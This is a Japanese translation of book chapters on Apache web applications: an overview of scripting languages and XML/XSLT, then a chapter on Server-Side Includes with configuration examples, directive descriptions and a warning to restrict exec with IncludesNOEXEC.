Webサーバ上のアプリケーションを利用する手段としては、HTMLのフォームがもっとも一般的だが、フォームに記入することによらないでユーザがアプリケーションと対話するような場合も少なくない。多くの大規模なサイトでは、コンテンツ管理システムを使用している。コンテンツ管理システムは、サイトで提供する情報をデータベースに格納し、定期的にコンテンツを生成するシステムであり、生成されたコンテンツはユーザからは通常の静的なファイルで構成されたサイトと同じように見える。規模の小さいサイトでも、Cocoon（19章「XMLとCocoon」を参照）のようなツールを利用することでユーザに提供するコンテンツの管理と生成を行うことができる。

多くのサイトでは、前回の訪問時の記録やユーザから受け取った情報に基づいて何らかの提案を行うような、個々のユーザに合わせてカスタマイズされたページを作成している。こうしたサイトでは、

一般に「クッキー」を使っている。クッキーとは、サイトから送られる少量の情報をユーザのコンピュータ上に格納させ、ユーザがサイトに訪問するたびにブラウザが格納された情報をサーバに送り返す仕組みだ。クッキーは、1つのセッションの間だけで失効するようにもできるし（この場合ユーザがブラウザを終了すると失効する）、あらかじめ設定した日時に失効するようにもできる。クッキーはプライバシーの問題を抱えているが、単一のトランザクションを越えてユーザとの対話を行うアプリケーションでは頻繁に利用されている。このような仕組みを使うことで、Webサイトはユーザが閲覧するすべてのページを生成し、サイト全体をユーザに合わせてカスタマイズすることができる。

本書の目的はApacheを使う上での基本的な事項を説明することなので、複雑なWebアプリケーションの構築については説明しない。Webアプリケーションの設計全般に関する詳細は、Louis Rosenfeld、Peter Morville共著『Information Architecture for the World Wide Web 2nd edition』（2002年、O'Reilly & Associates発行、日本語版：『Web情報アーキテクチャ 第2版』オライリー・ジャパン発行）を、特定の環境でのアプリケーション設計については、それぞれの環境について説明した章で紹介した参考図書を参照してほしい。

13.2 アプリケーションロジックの提供

アプリケーションで使用するロジックを提供するApacheモジュールを作成することは可能だが、多くの開発者にとってはスクリプト言語を使ってロジックを記述し、既存のモジュールを使ってスクリプト言語とApacheを統合する方が容易だろう。結局のところ、コンピュータ言語はCPUにバイトの比較、加算、減算、乗算、除算を行わせることができるに過ぎない。スクリプト言語の選択では、サイトを別のマシンに移すことができるように、どれだけ多くのプラットフォームで修正なしで実行できるかが重要だ。しかし、読者が初心者で、身近に特定の言語の手ほどきをしてくれる人がいるなら、その言語を選択するのが一番よいだろう。以降の章では、主要な言語のインストールについて説明する。また、この章の残りの項では、各言語についての概要を説明する。

コンピュータ言語に関する説明には難しい面がある。これは、世の中には何らかの言語を好む人と、そうではない人が存在することによる。言語について議論するような人たちは、最初のグループに属する。これに対して、コンピュータを使って何か有益なことをしたいという考えで本書のような本を手取る人たちは、2番目のグループに属する。なお、筆者らはコンピュータ言語は必要悪だと考えている。どの言語にもその言語特有の癖があり、ちょっとだけ面白いと感じられるものから、強烈にすばらしいと感じられるものまである。ある言語の支持者が自分の支持する言語に対する筆者らのコメントを読んで憤慨するかもしれないが、他の言語に対するコメントは同じようにその言語の支持者を憤慨させていることを理解してほしい。

13.2.1 SSI

SSIはどちらかというところ、本格的なスクリプト言語というより、スクリプト言語を使うことを避けるための手段である。読者の必要とすることが限られている場合には、このツールが提供する機能によって多くのコンテンツに関する問題を解決できる。また、SSIはほかのアプローチと組み合わせた場

合にも非常に有益である。SSIについては14章「SSI」で説明している。

13.2.2 PHP

PHPは、HTML、CGIスクリプト、データベース、およびApacheを統合する場合の問題に対するアプローチの1つである。プログラミングのまったくの初心者には、PHPを最初に学ぶことをお勧めする。PHPはHTMLを拡張した構文を持っているので、HTMLから習い始める初心者には都合がよいだろう。

PerlやJavaのような言語ではCGIスクリプトを作成した上で、Apacheと連携させてクライアントに送信するHTMLページを生成するが、PHPではHTMLの中にスクリプトを埋め込む方式を採用している。つまり、コマンドを埋め込んだHTMLを作成して、ページを送信するときにPHPが埋め込まれたコマンドを解釈する仕組みだ。たとえば

```
Hello world!<BR>
```

上記のHTMLと次のPHPステートメントは同じ結果になる。

```
<?php print "Hello world!<BR>";?>
```

通常のHTMLにPHPコマンドを埋め込むには、`<?php ...?>`という構文を使う。PHPは、データベースとのやり取りのための機構をはじめとして、他のスクリプト言語に備わっているほとんどの機能をサポートしている。

PHPの構文はC言語の構文と部分的にPerlの構文がベースになっている。新しい言語を学習する際にネックになるのは、別の言語ですでに知っている事項をまったく異なるものとして学びなおさなければならないことだ。したがって、プログラミングの経験がまったくなく混乱する要素がないなら、最初に学ぶ言語としてはPHPが最適だろう。PHPの推進者によると、100万を越えるサイトがPHPを使っており、実績も十分といえる。

また、PHPは当初からWebの機能を視野に入れて設計されているので、PerlをWeb環境で適切に動作させるのに必要な面倒な操作を回避することができる。ただ、PHPは比較的新しいため、CPAN (Comprehensive Perl Archive Networkの略。 <http://www.cpan.org>を参照) に蓄積されているような大量のライブラリはまだできていない。

たとえば、筆者のひとり (Peter Laurie) は、フルテキスト検索を提供する医学事典のサイトを作成した。テキスト検索で問題になるのが、「operation」を探したい場合に、実際のテキストでは「operated on」や「operating theater,」になっている場合だ。これは単語の語幹を求めることで解決できる。Perlの場合、英単語の語尾を取り除いて、「operation」から語幹の「operat」を得られるようなモジュールをCPANで入手できる。さらに、英文を品詞解析したければ、そのためのモジュールも入手できる。PHPにはこのようなモジュールは存在しないと思われるし、新たに作成するのも困難である。最初に楽をした分、後で苦勞することになるかもしれない。

PHPのインストールについては、「15章 PHP」で説明している。

13.2.3 Perl

Perlは、堅固な理論に基づいて設計された効率的な言語だが、うんざりするほどに妙ちくりんな言語だ。Perlは1987年に公開され、多くの不具合が修正されるとともに、たくさんの信者を獲得し、CPANのアーカイブに大量のサポートソフトウェアを蓄積してきた。Perlの持つ特筆すべき機能としては、テキストを行指向で解析する正規表現がある。Webプログラミングでは、URLを切り分けたり、HTMLフォームから返されたメッセージを分割したりするのに利用される機能だ。また、Perlには連想配列（ハッシュ）と呼ばれるデータ型があり、これを使うと配列の要素に名前を与えることができる。しかし、この構文も非常にわかりにくく、意気をくじくものだ。

Perlの最大の欠点は、変数宣言が欠けていることだろう。開発者は、好きなときにいつでも新しい変数名（ミスタイプや思い違いによる場合が多い）を使用できる。Perlは新しい変数名が使用された時点で、その変数名が間違いで存在すべきでないとしても、その変数を作成した上で参照する。ただ、この問題はコマンドラインフラグ-wを指定した上で、次のようにstrictプラグマを使うことで軽減することが可能だ。

```
use strict;
```

Perlでプログラムを作成するなら、「らくだ本」[†]（O'Reilly & Associates発行）を手元に置くべきだ。この本にはところどころにジョークがちりばめられているものの、非常に分厚く、初心者向けの入門書として書かれたものとは言えない。Sriram Srinivasan著『Advanced Perl Programming』（1997年、O'Reilly & Associates発行、日本語版：『実用Perlプログラミング』オライリー・ジャパン発行）も非常に有益だ。プログラミングがはじめてなら、John Callender著『Perl for Web Site Management』（2001年、O'Reilly & Associates発行）やRandal L. Schwartz、Tom Phoenix共著『Learning Perl』（2001年、O'Reilly & Associates発行、日本語版：『初めてのPerl』オライリー・ジャパン発行）が役立つだろう。

CGIアプリケーションでPerlを使う方法については16章「CGIとPerl」、mod_perlについては17章「mod_perl」でそれぞれ説明している。

13.2.4 Java

Javaはさらに「本格的な」（そしてコンパイル型の）プログラミング言語で、まだ目新しい^{††}言語だ。Apacheでは、Tomcatプロジェクトを通じてサーバサイドのJavaが利用できる（18章「mod_jservとTomcat」を参照）。Perl、Python、PHPを捨ててJavaを選ぶべきかどうかは、読者がJavaについてどのように考えているかによる。リンカーン大統領の有名な言葉にあるように、「人は自分が好きだと思ったものを好きになる」のだから。しかし、偏屈かもしれないが、筆者のひとり

[†] Larry Wall、Jon Orwant、Tom Christiansen共著『Programming Perl 3rd』（2000年、O'Reilly & Associates発行、日本語版：『プログラミングPerl第3版VOL1, 2』オライリー・ジャパン発行）

^{††} コンピューティングの世界では、「新しい」という言葉は「使えない」という意味を込めることもある。

(Peter Laurie) は、Webの多くの問題はJavaが原因で発生すると考えている。Javaを使うと、ページを激しく揺すったり、振動させたり、跳ね回させたり、フラッシュさせたり、オーバーラップさせたり、フラフラ移動させたりといった面白い効果を演出できる。プログラマがJavaのこのような面白い仕掛けをマスターしてしまつたら、訪問者が本当に求めているのはきちんと整理されたテキストと画像で構成された静的な情報であり、PerlやPHPで十分にまかなえるものだというアドバイスもはや手遅れだろう。

この本が出版される頃には、このようなラッパイド主義的な見方を支持する人たちが他にもいることが明らかになるだろう。Velocityは、新しいページオーサリング言語らしいが、Javaで書かれているためややこしい問題が起きる可能性がある。Velocityの紹介には次のように書かれている。

Velocity は、Java ベースのテンプレート・エンジンである。ページデザイナーは、Velocityのシンプルで強力なテンプレート言語を使うことで、Java コードで定義されたオブジェクトを参照することができる。Velocity を Web 開発で使用すれば、MVC (Model-View-Controller) モデルにより、Web デザイナーとJavaプログラマーが平行して作業することが可能だ。これにより、Web ページデザイナーはサイトの見栄えだけに集中し、プログラマはすぐれたコードを書くことだけに集中できる。Velocityは、Java コードをWebページから分離し、長い目で見てWebサイトの保守性を高め、JSP (Java Server Pages) やPHPの有効な代案を提供する。

Velocityに興味がある読者は、<http://jakarta.apache.org/velocity/>を参照してほしい。

クリエイティブなメディアとしてのJavaについてのこうしたスタイル上の危惧に加えて、筆者らにはTomcatプロジェクトがまだ開発の初期段階であるにもかかわらず、複雑になりすぎる傾向を示しているように思われる。未解決の問題がたくさんあるようだし、さまざまな面で事態が悪化しているようだ。筆者らもTomcatとApacheの間のインタフェースと数ヶ月格闘したが、一向にうまく行かなかった。問題点を検討しなおすたびに、基本設計から大きく変更されたTomcatの新しいリリースが発表されていた。筆者らは最終的には問題を解決することができたが、そのためにはApacheとTomcatの両方のコードを改変しなければならなかった。

JavaをApacheで使う方法については、「18章 mod_jservとTomcat」で説明している。

13.2.5 その他のオプション

Pythonは、Perlに非常によく似ている。PythonはPerlほど有名ではないが、Perlほど妙ちくりんでもない。Pythonもスクリプト言語だが、しっかりした理論に基づいて（必ずしも悪いことではない）設計され、非常に学びやすい言語だ。

JavaScriptは、当初ブラウザ側で使うように作成されたが、サーバ側でも利用されるようになってきている。JavaScriptとJavaには表面的なつながりしかないが、両方ともさまざまなアプリケーション環境でスクリプト言語として利用される点は同じだ。ほかの選択肢としては、Visual Basic (さまざまなMicrosoft製品で使われるVBScript) があるが、これはほかにまったく選択肢がない場合以外はお勧めしない。BASICは、学生が手軽にプログラミングの学習を開始できるように作られた言語だ。もともと、本格的なプログラム言語として設計されたわけではないので、後になって本格的なプログ

ラミング言語に作り変えようとしてもうまく行かないのだ。しかし、Visual Basicは実際に開発者に使われており、高価な物品を扱う大規模なe-コマースサイトでもVisual Basicのエラーメッセージを表示して終了することが多いのには驚かされる。ASP (Active Server Page) を使いたいがMicrosoftのサーバは使いたくないという場合には、Perlで書かれたASPエミュレータがCPANのアーカイブ (<http://www.cpan.org/>) から入手できる。また、Sun MicrosystemsはApache上で使用できる商用のASP実装を提供している (<http://www.sun.com/software/chilisoft/>)。

13.3 XML、XSLTとWebアプリケーション

ここ数年の間に、XML (Extensible Markup Language) が情報を格納するための汎用的なフォーマットとして台頭してきた。XMLはHTMLに非常によく似ており、要素と属性の組み合わせでテキストをマークアップするのだが、XMLでは要素名や属性名のボキャブラリを開発者が独自に定義できる。XMLの中には、Webを介して直接共有されるもの、Webサービスアプリケーションによって利用されるもの、情報を複数の形式で提供することを必要とするサイトの基礎として利用されるものなどがある。ApacheでXMLドキュメントを提供するには、他のファイルの場合と同様、ファイルを配置してMIMEタイプを設定すればよい。Webサービスを利用するには、通常、利用するWebサービスプロトコルのためのモジュールをインストールする必要がある。こうしたモジュールは、Webサーバと別のコンピュータ上にあるアプリケーションロジックとの間のゲートウェイとして機能する。

XMLをApacheが複数の形式でページを提供することを可能にするための情報の基盤として利用するという最後のオプションは、近年ますます一般的になってきており、典型的なWebサーバアプリケーションとの相性もよい。このケースでは、XMLは情報をプレゼンテーションの詳細から分離して格納するためのフォーマットを提供する。Apacheは特定のファイルに対するリクエストを受け取ると、受け取ったリクエストをXMLの処理を行うツールに渡す。こうしたツールは一般にXMLドキュメントを読み込んで、要求されたフォーマットのファイルを生成し (同じリクエストが以前にもあった場合、ファイルがキャッシュから取り出されることもある)、生成されたファイルをApacheに返す。その後、ファイルはApacheによってユーザに送信されることになる。サイトで提供するのがHTMLファイルだけならこのような余計な作業をする必要はない。しかし、同一のコンテンツをHTML、PDF、WML (Wireless Markup Language)、プレーンテキストなどさまざまなフォーマットで提供するサイトでは、このアプローチが非常に有効だ。同一の情報を表現を変えた複数のHTMLで提供しているサイトでも、複数のファイルを管理するのに比べてこのアプローチの方が便利かもしれない。

一般には、オリジナルのXMLドキュメントからユーザが望むフォーマットへの変換は、XSLT (Extensible Stylesheet Language Transformations) を使って定義される。開発者は、XSLTを使ってオリジナルのXMLから目的のドキュメントへの変換を定義するテンプレートを作成する。そして、このテンプレートはさまざまなオリジナルから目的のファイルを生成できるのだ。

Apache上でこのアプローチを実現するには、XSLTをサポートするための仕組みや、キャッシュ処理を管理するための仕組みを追加することが必要になる。「19章 XMLとCocoon」では、この目的のために広く使用されている、JavaベースのApacheプロジェクトのサブプロジェクトCocoonを紹介

する。Perl信者は、同様のことをPerlで行う別のApacheプロジェクトのAxKitを試すとよいだろう。XML関連のApacheプロジェクトの完全なリストは、<http://xml.apache.org/>を見てほしい。

XMLとXSLTについての詳細は、本書の範囲を大きく逸脱してしまう。「19章 XMLとCocoon」で簡単に紹介するが、詳細についてはErik Ray著『Learning XML』（2001年、O'Reilly & Associates発行、日本語版：『入門XML』オライリー・ジャパン発行）、Doug Tidwell著『XSLT』（2001年、O'Reilly & Associates発行）、およびElliotte Rusty Harold、Scott Means共著『XML in a Nutshell』（2002年、O'Reilly & Associates発行、日本語版：『XMLクイックリファレンス』オライリー・ジャパン発行）を参考にしてほしい。

14章

SSI (Server-Side Includes)

SSIは、アクションを引き起こしてその出力を提供されるドキュメント中にインラインで埋め込んだり、その出力によってさらなるSSI処理を引き起こす仕組みだ。シェルスクリプトやC言語で記述したプログラムなどのCGIプログラムを使っても同じことが実現できるが、たいていの場合はSSIを使う方がずっと簡単だ。しかし、SSIはいくつかのセキュリティ上の問題も抱えている。SSIを使用すると非常に多彩なアクションを実行できる。そのため、ここでは...*site.ssi/htdocs*下のテキストファイルで使用されているコマンドについて基本的な事項を説明する。

Configファイル (.../conf/httpd1.conf) は以下のとおり。

```
User webuser
Group webgroup
ServerName www.butterthlies.com
DocumentRoot /usr/www/APACHE3/site.ssi/htdocs
ScriptAlias /cgi-bin /usr/www/APACHE3/cgi-bin
AddHandler server-parsed shtml
Options +Includes
```

これを./go 1で実行しよう。

.shtmlは、SSIを含むHTMLファイルに一般的に使用されている拡張子であり、.../htdocs内の該当するファイルの拡張子に使われている。これは、SSIのコマンドが記述されているファイル名と設定ファイルの指定で同じ物を使用すれば、どのような名前でも構わない。brianやdog_runにしてもよい。たとえば、「html」を使うとサイト全体に決まったヘッダとフッタを適用できるので便利だろう。しかしこの場合には、すべてのHTMLページがSSIエンジンによって解析されることになる。このため、アクセス頻度が高いシステムではパフォーマンスが低下するおそれがある。

CGIスクリプトが生成するHTMLはSSIプロセッサを通らないことに注意してほしい。そのため、CGIスクリプトには本章で説明するマークアップを使うべきではない。

Options IncludesはSSIの処理を有効にする。SSIが適切に機能しない場合は、これまでと同様

に`error_log`ファイルを参照するとよい。クライアントに表示されるエラーメッセージには情報価値がない場合が多い。クライアントが非常に遠くからアクセスしているかも知れず、その場合には詳細なメッセージを表示してもまったく役に立たないからだ。

SSIを実現するには、Apacheが識別する特別な文字列を文書内部に埋め込む。SSIの処理では、この文字列が、`=`、`!=`、`<`、`<=`、`>`、`>=`によって参照文字列に対して評価され、動的に書き出されるメッセージによって置換されるのだ。以下で紹介するように、この文字列は通常とは異なる形式なので、一般のタグと混同することはない。コマンドの構文は次のとおりだ。

```
<!--#element attribute="value" attribute="value" ... -->
```

`element`については、Apacheのマニュアルに以下のように説明されている。

config

このコマンドはSSIの解析のさまざまな面の制御を行う。有効な属性は以下のとおり。

errmsg

文書解析中にエラーが発生した場合にクライアントに返送するメッセージを値で指定する。

sizefmt

ファイルサイズを表示する際の形式を設定する値を指定する。有効な値には、ファイルサイズをバイトで表示させる場合の`bytes`と、サイズに応じてKBやMBで表示を行う場合の`abbrev`がある。

timefmt

`strftime()`ライブラリで使用される文字列の値を指定する。これは、日時を表示するためのフォーマットとして利用される。

echo

このコマンドは、SSI変数を表示する。この変数については後で説明する。変数を指定しなかった場合は`(none)`として表示される。日付の場合は現在の`timefmt`の設定に従って表示される。属性は次の1つだけである。

var

表示する変数の名前を値に指定する。

exec

このコマンドは、指定されたシェルコマンドまたはCGIスクリプトを実行する。`Options IncludesNOEXEC`が設定されていると、このコマンドは完全に無効になる（これはセキュリティを高めたウェブマスターには有用な設定だ）。有効な属性は次のとおり。

cgi

CGIスクリプトへの、%エンコードされたURLで表された相対パスを、値として指定する。

パスの先頭がスラッシュ (/) でない場合は、現在の文書に対する相対指定として扱われる。このパスで参照された文書は、通常はサーバがCGIスクリプトとして認識しないものであっても、CGIスクリプトとして実行可能になる。ただし、スクリプトを格納しているディレクトリに対して、(ScriptAliasディレクティブまたはOptions ExecCGIによって) CGIスクリプトの実行が許可されていなければならない。保護ラッパーのsuEXECが有効になっている場合は、それが適用される。CGIスクリプトには、クライアントから送られたオリジナルリクエストのPATH_INFOと、クエリ文字列 (QUERY_STRING) が与えられる (これらの値はURLパスで指定することはできない)。スクリプト中では、標準のCGI環境変数とSSI変数が使用できる。スクリプトが出力の代わりにLocationヘッダを返した場合、これはHTMLのアンカーに変換される。ConfigファイルでOptions IncludesNoExecが設定されている場合、このコマンドは無効になる。一般に、exec cgiではなくinclude virtual コマンドを使用するのが望ましい。

cmd

指定された文字列を/bin/shによって実行する。コマンド中では、SSI変数が使用できる。ConfigファイルでOptions IncludesNOEXECが設定されている場合、このコマンドは無効となり、エラーを発生し、エラーログに記録される。

fsize

このコマンドは、指定されたファイルのサイズをsizefmtで設定された形式で表示する。属性は以下のとおり。

file

解析対象となっている現在の文書が格納されているディレクトリからの相対パスを値として指定する。

virtual

%エンコードされたURLパス (ドキュメントルートからの相対パス) を値として指定する。この値の先頭がスラッシュでない場合は、現在の文書に対する相対指定とみなされる。

lastmod

このコマンドは、指定されたファイルの最終更新日時をtimefmtで設定されたフォーマットで表示する。利用できる属性はfsizeコマンドと同じである。

include

解析の時点で、現在の文書に別のファイルの内容を挿入する。挿入は解析されたその時点での位置に行われる。挿入されるファイルに対しては、通常のアクセスコントロールが適用される。解析対象のファイルが格納されているディレクトリにOptions IncludesNOEXECが設定されているときにSSIが書かれた文書の側でプログラムを実行しようとする、結果の挿入は行われない。これによって、CGIスクリプトの不測の実行を防ぐことができる。Options IncludesNOEXECが適用されていない場合は、通常通りコマンドで指定された完全なURL (クエリ文字列の指定も可能) によりCGIスクリプトが起動される。

このコマンドの属性はドキュメントの位置を定義する。また、`include` コマンドに与えられたそれぞれの属性に対して挿入の操作が行われる。有効な属性は以下のとおり。

`file`

解析対象となっている現在の文書が格納されているディレクトリからの相対パスを値として指定する。ここで指定するパスには、「`../`」および絶対パスは使用できない。一般には、常に`virtual`属性を使用した方がよいだろう。

`virtual`

%エンコードされたURLパス（ドキュメントルートからの相対パス）を値として指定する。URLにはパス名およびオプションのクエリ文字列だけを含めることができ、スキームやホスト名を含めることはできない。この値の先頭がスラッシュでない場合は、現在のドキュメントに対する相対指定とみなされる。URLは属性の値を使って組み立てられ、サーバはクライアントがそのURLに対するリクエストを送信した場合と同じ出力を返す。したがって、挿入ファイルはネストすることができる。Configファイル内で`Options IncludesNOEXEC`が指定されている場合でも、この方法ならCGIを実行できる。クライアント側ではCGIのURLへのホットリンクを使ったり、ブラウザに直接入力することでそのCGIを実行させることができるため、`cmd`や`exec`とは異なり、この方法を使用することによる問題はまったく生じないからだ。

14.1 ファイルサイズ

`filesize` コマンドは、ファイルサイズを文書内で報告する。例として、`size.shtml`を見てみよう。

```
<!--#config errmsg="Bungled again!"-->
<!--#config sizefmt="bytes"-->
The size of this file is <!--#filesize file="size.shtml"--> bytes.
The size of another_file is <!--#filesize file="another_file"--> bytes.
```

最初の行は、エラーメッセージを指定している。2行目は、すべてのファイルサイズをバイト単位の数値（たとえば89）で表示させるための指定だ。`bytes`を`abbrev`に変えた場合は、1kというように、サイズがKバイト単位で表示される。3行目では、`size.shtml`自身のサイズを表示している。また4行目では、`another_file`のサイズを表示している。`config` コマンドは、指定したフォーマットを利用するコマンドよりも前に記述しなければならない。

このスクリプトと次のスクリプトでは、`file=`を`virtual=`に置き換えることができる。値には、%エンコードされたURLパス（サーバのドキュメントルートからの相対パス）を指定する。この値の先頭がスラッシュでない場合は、現在の文書に対する相対指定とみなされる。

ApacheはSSIの構文を厳密に解釈する。たとえば、末尾に余分な空白があるとエラーが発生するが、これは有効なファイル名には空白が含まれないためだ。

```
The size of this file is <!--#fsize file="size.shtml" --> bytes.
The size of this file is Bungled again! bytes.
```

configコマンドのerrmsg属性でエラーメッセージを指定しなかった場合は、次のように表示される。

```
...[an error occurred while processing this directive]...
```

14.2 ファイル更新時刻

flastmodコマンドは、ファイルの最終更新日時を表示する。これによって、クライアントに、提供しているデータの新鮮さを示すことができる。出力のフォーマットは、configコマンドのtimefmt属性で制御する。timefmtの記述のルールはCのstrftime()関数と同じだ。ただし現在は、2000年問題に対応するために、年を4桁の形式で表している。Win32バージョンのApacheは、間もなく、Unixバージョンと同様に動作するように変更される。UnixのCのマニュアルにアクセスできないWin32のユーザは、<http://www.freebsd.org>で次のように入力すれば、FreeBSDのドキュメントを参照できる。

```
% man strftime
```

(この関数はシステムによって異なる場合があるため、manコマンドの出力内容は示さない。) 例としてファイルtime.shtmlの内容を以下に示す。

```
<!--#config errmsg="Bungled again!"-->
<!--#config timefmt="%A %B %C, the %jth day of the year, %S seconds
since the Epoch"-->
The mod time of this file is <!--#flastmod virtual="size.shtml"-->
The mod time of another_file is <!--#flastmod virtual="another_file"-->
```

この結果は以下のようになる。

```
The mod time of this file is Tuesday August 19, the 240th day of the year,
841162166 seconds since the Epoch The mod time of another_file is Tuesday
August 19, the 240th day of the year, 841162166 seconds since the Epoch
```

14.3 ファイルの挿入 (include)

includeコマンドは、あるファイルを別のファイル中に挿入する。

```
<!--#config errmsg="Bungled again!"-->
This is some text in which we want to include text from another file:
```

```
<< <!--#include virtual="another_file"--> >>
That was it.
```

この結果は以下ようになる。

```
This is some text in which we want to include text from another file:
<< This is the stuff in 'another_file'. >>
That was it.
```

14.4 CGIの実行

AddHandler、SetHandler、またはExecCGIなどの面倒な設定を行わずにCGIスクリプトを実行させることができる。ファイル*exec.shtml*の内容を以下に示す。

```
<!--#config errmsg="Bungled again!"-->
We're now going to execute 'cmd="ls -l"':
<< <!--#exec cmd="ls -l"--> >>
and now /usr/www/APACHE3/cgi-bin/mycgi.cgi:
<< <!--#exec cgi="/cgi-bin/mycgi.cgi"--> >>
and now the 'virtual' option:
<< <!--#include virtual="/cgi-bin/mycgi.cgi"--> >>
That was it.
```

execにはcgiとcmdの2つの属性が使用できる。両者の違いは、cgiはURL（この例では、*/cgi-bin/mycgi.cgi*。このディレクトリは、ConfigファイルのScriptAlias行で設定される）を必要とし、suEXECによって保護されるのに対して（suEXECが設定されている場合）、cmdは何でも実行することである。

ファイルを実行するには、さらに3つめの方法がある。これは、includeコマンドにvirtual属性を指定するものだ。ブラウザから*exec.shtml*を選択すると、以下のような結果になる。

```
We're now going to execute 'cmd="ls -l"':
<< total 24
-rw-rw-r-- 1 414 xten 39 Oct 8 08:33 another_file
-rw-rw-r-- 1 414 xten 106 Nov 11 1997 echo.shtml
-rw-rw-r-- 1 414 xten 295 Oct 8 10:52 exec.shtml
-rw-rw-r-- 1 414 xten 174 Nov 11 1997 include.shtml
-rw-rw-r-- 1 414 xten 206 Nov 11 1997 size.shtml
-rw-rw-r-- 1 414 xten 269 Nov 11 1997 time.shtml
>>
and now /usr/www/APACHE3/cgi-bin/mycgi.cgi:
<< Have a nice day
>>
and now the 'virtual' option:
<< Have a nice day
```

```
>>
That was it.
```

賢明なウェブマスターでありたいければ、`cmd`および`cgi`オプションには十分注意を払うべきだ。なぜなら、これらのオプションはSSIの記述者自身や外部からの侵入者に危険なアクセスを許してしまうからだ。ただし、この問題は、`conf/httpd2.conf`に`Options +IncludesNOEXEC`を設定し、Apacheを停止してから`./go 2`で再起動することで解消する。

```
We're now going to execute 'cmd="ls -l"':
<< Bungled again! >>
and now /usr/www/APACHE3/cgi-bin/mycgi.cgi:
<< Bungled again! >>
and now the 'virtual' option:
<< Have a nice day
>>
That was it.
```

これで、Webマスターが保持しているすべてのコントロールが有効になり、直接ブラウザから実行できないファイルをSSI経由で実行することは不可能になる。(exec cgi=を使えば同じことができると考えるかもしれないが、下位互換性の問題があるようだ)。

Apache 1.3では機能が改善され、CGIスクリプトの出力を格納するバッファに何らかのデータがあり、サーバが待ち状態にあるときには、必ずバッファがフラッシュされ、その内容がクライアントに送られるようになった。

14.5 echo

`echo`は、いくつかの環境変数を表示できる。`DATE_GMT`、`DATE_LOCAL`、`DOCUMENT_NAME`、`DOCUMENT_URI`、`LAST_MODIFIED`である。例として、`echo.shtml`を見てみよう。

```
Echoing the Document_URI <!--#echo var="DOCUMENT_URI"-->
Echoing the DATE_GMT <!--#echo var="DATE_GMT"-->
```

この結果は以下のようになる。

```
Echoing the Document_URI /echo.shtml
Echoing the DATE_GMT Saturday, 17-Aug-96 07:50:31
```

14.6 SSIフィルタ (Apacheバージョン2)

Apacheバージョン2はフィルタ機能を持っており、いくつかの新しいSSI関連ディレクティブが導入されている。

SSIEndTag

SSIEndTag tag

デフォルト: SSIEndTag "-->"

コンテキスト: サーバ設定ファイル、バーチャルホスト

このディレクティブは、mod_includeが検索する、SSI要素の終了を示す文字列を変更する。

例

```
SSIEndTag "%>"
```

「SSIStartTag」も参照してほしい。

SSSErrorMsg

SSSErrorMsg message

デフォルト: SSSErrorMsg "[an error occurred while processing this directive]"

コンテキスト: サーバ設定ファイル、バーチャルホスト、ディレクトリ、.htaccess

SSSErrorMsgディレクティブは、mod_includeがエラーを発見した際に表示されるエラーメッセージを変更する。公開サーバでは、デフォルトのエラーメッセージを"<!-- Error -->"に変更して、エラーメッセージがユーザに表示されないように検討してもよい。このディレクティブは<!-- #config errmsg="message" -->要素と同じ効果になる。

例

```
SSSErrorMsg "<!-- Error -->"
```

SSIStartTag

SSIStartTag message

デフォルト: SSIStartTag "<!--"

コンテキスト: サーバ設定ファイル、バーチャルホスト

このディレクティブは、mod_includeによって検索される、SSI要素の開始を示す文字列を変更する。ファイルの出力を（通常は別々の時点に）解析するサーバを2つ使用していて、それぞれに別々のコマンドを処理させたい場合にこのオプションを使うとよい。

例

```
SSIStartTag "<%"
```

この例のディレクティブとこれに対応するSSIEndTagとを組み合わせることで、以下の例に示すように通常とは異なる開始タグと終了タグを使ったSSIコマンドを使用できる。

```
<##printenv %>
```

「SSIEndTag」も参照してほしい。

SSITimeFormat

SSITimeFormat formatstring

デフォルト: SSITimeFormat "%A, %d-%b-%Y %H:%M:%S %Z"

コンテキスト: サーバ設定ファイル、バーチャルホスト、ディレクトリ、.htaccess

このディレクティブは、DATE関連の環境変数のechoにより日付を表す文字列が表示される際のフォーマットを変更する。formatstringはC標準ライブラリのstrftime(3)と同じフォーマットとなる。

このディレクティブは、<!--#config timefmt="formatstring" -->要素と同じ効果となる。

例

```
SSITimeFormat "%R, %B %d, %Y"
```

この例では、日時は「22:26, June 14, 2002」というフォーマットで表示される。

SSIUndefinedEcho

SSIUndefinedEcho tag

デフォルト: SSIUndefinedEcho "<!-- undef -->"

コンテキスト: サーバ設定ファイル、バーチャルホスト

このディレクティブは、未設定の変数がechoされた時に、mod_includeによって表示される文字列を変更する。

例

```
SSIUndefinedEcho "[ No Value ]"
```

XBitHack

XBitHack on|off|full

デフォルト: XBitHack off

コンテキスト: サーバ設定ファイル、バーチャルホスト、ディレクトリ、.htaccess

XBitHackディレクティブは通常のHTMLドキュメントの解析を制御する。このディレクティブは、MIMEタイプがtext/htmlに関連付けられているファイルにのみ影響する。XBitHackには以下の値を指定できる。

off

実行ファイルに特別な処理を行わない。

on

ユーザの実行ビットが設定されているtext/htmlファイルが、サーバ解析HTMLドキュメント (SSI) として処理される。

full

onと同じだが、グループ実行ビットもテストする。グループ実行ビットが設定されている場合は、返送されるファイルのLast-Modifiedヘッダにファイルの最終更新時刻が設定される。グループ実行ビットが設定されていない場合は、最終更新日付は送信されない。このビットを設定すると、クライアントとプロキシはリクエストの結果をキャッシュできるようになる。



他のCGIをインクルードする可能性があるSSIや、アクセスごとに異なる出力を生成するSSI（または後続のリクエストに変更を生じる可能性のあるSSI）すべてに対して、グループ実行ビットが設定されていないことを確認できない場合は、fullは使わない方がいいだろう。

XSSI

XSSIは標準SSIコマンドの拡張機能で、XSSIモジュールにより利用可能となる。バージョン1.2以降のApacheでは、このモジュールがApacheの標準ディストリビューションに含まれるようになった。XSSIは、標準のSSIに以下の機能を追加する。

- XSSIでは、すべてのSSIコマンド中で変数を使用できる。たとえば、ドキュメントの最終更新日時を取得するには、次のようにする。

```
<tt><!--#flastmod file="$DOCUMENT_NAME" -->
```

- set コマンドを使用してSSI中で変数を設定できる。
- if、else、elifおよびendifなどのSSIコマンドを使用して、条件テストによりファイルの一部を読み込むことができる。たとえば、\$HTTP_USER_AGENT変数を使用してブラウザのタイプを識別し、ブラウザに対応したHTML出力を生成できる。

15章

PHP

